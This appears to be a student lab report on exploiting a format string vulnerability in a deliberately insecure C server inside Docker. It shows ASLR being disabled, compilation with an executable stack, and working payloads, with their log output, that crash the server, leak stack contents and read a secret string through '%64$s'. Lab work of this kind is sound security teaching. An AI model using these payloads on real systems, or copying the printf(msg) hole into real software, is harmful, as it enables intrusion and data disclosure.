Concepts in System Security
Assignment 6

Format String Vulnerability

CYS24014 - Shree Varshaa R M

May 10, 2025


Format String Vulnerability

- A format string vulnerability occurs when user-controlled input is improperly used as a format string in functions like printf(), fprintf(), sprintf(), and similar C standard library functions. This can lead to memory corruption, information disclosure, or even arbitrary code execution.
- Format string functions use special format specifiers (e.g., %s,%d, %x) to format and print output. If an attacker directly controls the format string without proper validation, they can:
- Leak Memory Contents (e.g., Print values from the stack using %x or %s)
- Modify Memory (e.g., Overwrite function return addresses using %n)

Overview:


The printf() function in C is used to print out a string according to a format. Its first argument is called format string, which defines how the string should be formatted. Format strings use placeholders marked by the % character for the printf() function to fill in data during the printing. The use of format strings is not only limited to the printf() function; many other functions, such as sprintf(), fprintf(), and scanf(), also use format strings. Some programs allow users to provide the entire or part of the contents in a format string. If such contents are not sanitized, malicious users can use this opportunity to get the program to run arbitrary code. A problem like this is called format string vulnerability.

Environmental Setup:
Turning off the counter measures



```
[02/27/25]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

The Vulnerable Program:



```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>

/* Changing this size will change the layout of the stack.
 * Instructors can change this value each year, so students
 * won't be able to use the solutions from the past.
 * Suggested value: between 10 and 400  */
#ifndef BUF_SIZE
#define BUF_SIZE 100
#endif


#if __x86_64__
  unsigned long target = 0x1122334455667788;
#else
  unsigned int  target = 0x11223344;
#endif

char *secret = "A secret message\n";

void dummy_function(char *str);

void myprintf(char *msg)
{
#if __x86_64__
    unsigned long int *framep;
    // Save the rbp value into framep
    asm("movq %%rbp, %0" : "=r" (framep));
    printf("Frame Pointer (inside myprintf):      0x%.16lx\n",
(unsigned long) framep);
```


```
    printf("The target variable's value (before): 0x%.16lx\n",
target);
#else
    unsigned int *framep;
    // Save the ebp value into framep
    asm("movl %%ebp, %0" : "=r"(framep));
    printf("Frame Pointer (inside myprintf):      0x%.8x\n",
(unsigned int) framep);
    printf("The target variable's value (before): 0x%.8x\n",
target);
#endif

    // This line has a format-string vulnerability
    printf(msg);

#if __x86_64__
    printf("The target variable's value (after):  0x%.16lx\n",
target);
#else
    printf("The target variable's value (after):  0x%.8x\n",
target);
#endif

}


int main(int argc, char **argv)
{
    char buf[1500];
```

```
#if __x86_64__
    printf("The input buffer's address:    0x%.16lx\n",
(unsigned long) buf);
    printf("The secret message's address:  0x%.16lx\n",
(unsigned long) secret);
    printf("The target variable's address: 0x%.16lx\n",
(unsigned long) &target);
#else
    printf("The input buffer's address:    0x%.8x\n",
(unsigned int)  buf);
    printf("The secret message's address:  0x%.8x\n",
(unsigned int)  secret);
    printf("The target variable's address: 0x%.8x\n",
(unsigned int)  &target);
#endif

    printf("Waiting for user input ......\n");
    int length = fread(buf, sizeof(char), 1500, stdin);
    printf("Received %d bytes.\n", length);

    dummy_function(buf);
    printf("(^_^)(^_^)  Returned properly (^_^)(^_^)\n");

    return 1;
}
// This function is used to insert a stack frame between main
and myprintf.
// The size of the frame can be adjusted at the compilation
time.
// The function itself does not do anything.
void dummy_function(char *str)
{
    char dummy_buffer[BUF_SIZE];
    memset(dummy_buffer, 0, BUF_SIZE);
```


The given program reads data from standard input and passes it to ‘myprintf()‘, which then calls ‘printf()‘ to print the data. However, the way the input is handled is insecure, leading to a format-string vulnerability. This vulnerability can be exploited by an attacker. The program runs on a server with root privileges, and its standard input is redirected through a TCP connection, allowing remote users to supply input. If an attacker successfully exploits this flaw, they can potentially cause significant damage.

Compilation:

- To compile the given program, we will generate a 64-bit binary executable. During compilation, a warning message may appear due to a built-in countermeasure in the GCC compiler against format string vulnerabilities.
- Additionally, the program must be compiled with the ”-z execstack” option, which allows the stack to be executable. Normally, having a non-executable stack is a security measure against stack-based code injection attacks, but this protection can be bypassed using the return-to-libc technique. To simplify this lab, we will disable this countermeasure by making the stack executable.




```
[02/27/25]seed@VM:~/.../server-code$
[02/27/25]seed@VM:~/.../server-code$ make
gcc -DBUF_SIZE=100 -z execstack  -static -m32 -o format-32 format.c
format.c: In function ‘myprintf’:
format.c:44:5: warning: format not a string literal and no format a
rguments [-Wformat-security]
   44 |     printf(msg);
      |     ^~~~~~
gcc -DBUF_SIZE=100 -z execstack  -o format-64 format.c
format.c: In function ‘myprintf’:
format.c:44:5: warning: format not a string literal and no format a
rguments [-Wformat-security]
   44 |     printf(msg);
      |     ^~~~~~
[02/27/25]seed@VM:~/.../server-code$
```




```
[02/27/25]seed@VM:~/.../server-code$
[02/27/25]seed@VM:~/.../server-code$ make install
cp server ../fmt-containers
cp format-* ../fmt-containers
[02/27/25]seed@VM:~/.../server-code$
```


Setting up the container for the server:




```
[02/27/25]seed@VM:~/.../server-code$ cd ..
[02/27/25]seed@VM:~/.../format$ docker-compose build
Building fmt-server-1
Step 1/6 : FROM handsonsecurity/seed-ubuntu:small
small: Pulling from handsonsecurity/seed-ubuntu
da7391352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
5d39fdfbe330: Pull complete
56b236c9d9da: Pull complete
1bb168ce59cc: Pull complete
588b6963c007: Pull complete
Digest: sha256:53d27ec4a356184997bd520bb2dc7c7ace102bfe57ecfc0909e3
524aabf8a0be
Status: Downloaded newer image for handsonsecurity/seed-ubuntu:smal
l
 ---> 1102071f4a1d
Step 2/6 : COPY server    /fmt/
 ---> 5ceea0c07935
Step 3/6 : ARG ARCH
 ---> Running in c842af50cec0
Removing intermediate container c842af50cec0
 ---> 2719143aa43e
Step 4/6 : COPY format-${ARCH}  /fmt/format
 ---> 28034de657a3
Step 5/6 : WORKDIR /fmt
 ---> Running in 40cb37b8c4a9
Removing intermediate container 40cb37b8c4a9
 ---> 24733f678579
```



```
[02/27/25]seed@VM:~/.../format$
[02/27/25]seed@VM:~/.../format$ docker-compose up
Creating network "net-10.9.0.0" with the default driver
Creating server-10.9.0.5 ... done
Creating server-10.9.0.6 ... done
Attaching to server-10.9.0.6, server-10.9.0.5
```



```
[02/27/25]seed@VM:~/.../format$ dockps
58061321c297  server-10.9.0.6
b6f8b4c5a89c  server-10.9.0.5
[02/27/25]seed@VM:~/.../format$
```



```
[02/27/25]seed@VM:~/.../format$ docksh 58
root@58061321c297:/fmt# ls
format  server
root@58061321c297:/fmt#
root@58061321c297:/fmt#
```

Lab Tasks:


Task 1: Crashing the Server Program


The objective of this task is to provide an input to the server, such that when the server program tries to print out the user input in the myprintf() function, it will crash.


```
[02/27/25]seed@VM:~/.../format$
[02/27/25]seed@VM:~/.../format$ echo hello | nc 10.9.0.5 9090
```


```
[02/27/25]seed@VM:~/.../format$ docker-compose up
Starting server-10.9.0.5 ... done
Starting server-10.9.0.6 ... done
Attaching to server-10.9.0.6, server-10.9.0.5
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd110
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 6 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd038
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hello
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

- Trying to crash the program by giving %s input in a bunch


```
[02/27/25]seed@VM:~/.../format$ echo %s%s%s%s%s%s%s%s%s%s%s%s%s | nc
10.9.0.5 9090
^C
[02/27/25]seed@VM:~/.../format$
```




```
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd110
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 25 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd038
server-10.9.0.5 | The target variable's value (before): 0x11223344
```

- The (^_^) face is missing in the final output, whereas it was present in the previous output. This indicates that the program has crashed successfully. However, since the crash does not affect the container itself, the only visible indication of the crash is in the logs.


Task 2: Printing out Server Memory

Task 2a: Stack Data: The goal is to print our data on the stack. How many %x do I need to print out the first 4 bytes of my input ?




```
[02/27/25]seed@VM:~/.../format$ python3 -c "print('AAAA' + '%x' * 1
00)" > badfile
```

- From the below output, we can view the AAA's position




```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd110
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 205 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd038
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | AAAA1122334410008049db580e532080e61c0ffffd110ffff
d03880e62d480e5000ffffd0d88049f7effffd1100648049f4780e532050ffffd1
ddffffd11080e532080e97200000000000000000000000000b682da0080e500080e
5000ffffd6f88049effffffd110cd5dc80e5320000ffffd7c4000cd414141417825
7825782578257825782578257825782578257825782578257825782578257825782
5782578257825782578257825782578257825782578257825782578257825782578
2578257825782578257825782578257825782578257825782578257825782578257
8257825782578257825782578257825782578257825782578257825782578257825
7825782578257825
```

- It appears that the target value is the 64th entry. To verify this, we can use "BBBB" followed by 64 %x format specifiers. If our count is correct, the final output should be 42424242.




```
[02/27/25]seed@VM:~/.../format$ python3 -c "print('BBBB' + '%x' * 1
00)" > badfile
[02/27/25]seed@VM:~/.../format$ cat badfile | nc 10.9.0.5 9090
^C
```



```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd110
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 205 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd038
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | BBBB112233441000804 9db580e532080e61c0ffffd110ffff
d03880e62d480e5000ffffd0d88049f7effffd1100648049f4780e532050ffffd1
ddffffd11080e532080e97200000000000000000000000000def15e0080e500080e
5000ffffd6f88049efffffd110cd5dc80e5320000ffffd7c4000cd424242427825
7825782578257825782578257825782578257825782578257825782578257825782
5782578257825782578257825782578257825782578257825782578257825782578
2578257825782578257825782578257825782578257825782578257825782578257
8257825782578257825782578257825782578257825782578257825782578257825
7825782578257825
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd110
```


Task 2B: Heap data

A secret message is a string which is stored in the heap area, and its address can be found in the server's output logs. Your task is to retrieve and print this secret message. To do this, you need to embed the address in binary form of the secret message into the format string. The required address can be located in the previous logs.




```
server-10.9.0.5 | The input buffer's address:    0xffffd110
server-10.9.0.5 | The secret message's address:  0x080b4008
```

- Input buffer address: 0xffffd110
- Secret's message address: 0x080b4008
- By following this format, `%n$x`, The desired payload value would be `\x08\x40\x0b\x08\%64$s`



```
[02/27/25]seed@VM:~/.../format$ python3 -c 'print("\x08\x40\x0b\x08
%64$s")' > badfile
[02/27/25]seed@VM:~/.../format$ cat badfile
@
%64$s
[02/27/25]seed@VM:~/.../format$ cat badfile | nc 10.9.0.5 9090
^C
[02/27/25]seed@VM:~/.../format$
```

- The secret of string A has been printed




```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd110
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 10 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd038
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 |@
A secret message
server-10.9.0.5 |
server-10.9.0.5 | The target variable's value (after):  0x11223344
